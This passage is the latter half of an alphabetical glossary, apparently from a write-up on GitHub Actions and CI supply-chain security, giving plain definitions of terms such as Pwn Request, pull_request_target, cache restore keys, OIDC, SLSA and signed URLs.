- Lateral movement: moving from one system or account to another, usually from a weaker one to a stronger one.
- Lockfile: a file recording the exact versions of every dependency so installs are reproducible.
- Obfuscation: deliberately making code hard to read while keeping it working.
- OIDC (OpenID Connect): a standard way for a job to prove its identity to a cloud provider without storing a long-lived password.
- Pwn Request: a known pattern where a workflow runs code from a pull request with more privileges than the pull request author should have.
- Provenance: a signed record of which workflow and which commit produced a given file.
- pull_request_target: a workflow trigger that runs in the context of the base repository, which can be more dangerous than it looks.
- Race condition: a situation where two parties compete for the same slot and whoever acts first wins.
- Read-only: a credential that can look but not change anything.
- Restore key: a fallback prefix used to find the most recent cache entry whose label starts with it.
- Reverse engineering: taking a compiled program apart to understand what it really does.
- Runner: the machine that executes a workflow job.
- SBOM (software bill of materials): a list of the components that went into a piece of software.
- Self-hosted runner: a machine the user controls, rather than one provided by GitHub.
- SHA / SHA256: a specific hash function; SHA256 produces a 256-bit hash.
- Signed URL: a web address that already contains permission to read or write, like a one-time delivery note.
- SLSA: Supply-chain Levels for Software Artifacts, a published checklist of build-security levels.
- Supply chain attack: an attack that compromises the tools or dependencies a project relies on, rather than the project's own code.
- Tar: the standard Unix tool for packing many files into one archive and unpacking them again.
- Token: a credential that proves to a server that you are allowed in, without typing a password each time.
- Triage: the first review where a security team decides whether a report is valid.
- Version (cache version): the second identifier of a cache entry, a hash of the configured paths plus other predictable information.
- VRP (Vulnerability Reward Program): Google's bug bounty scheme.
- Workflow: an automated job defined in a repository that GitHub runs when something happens.
- Working directory: the folder a job is running in.
- zstd: a compression format, like zip but faster.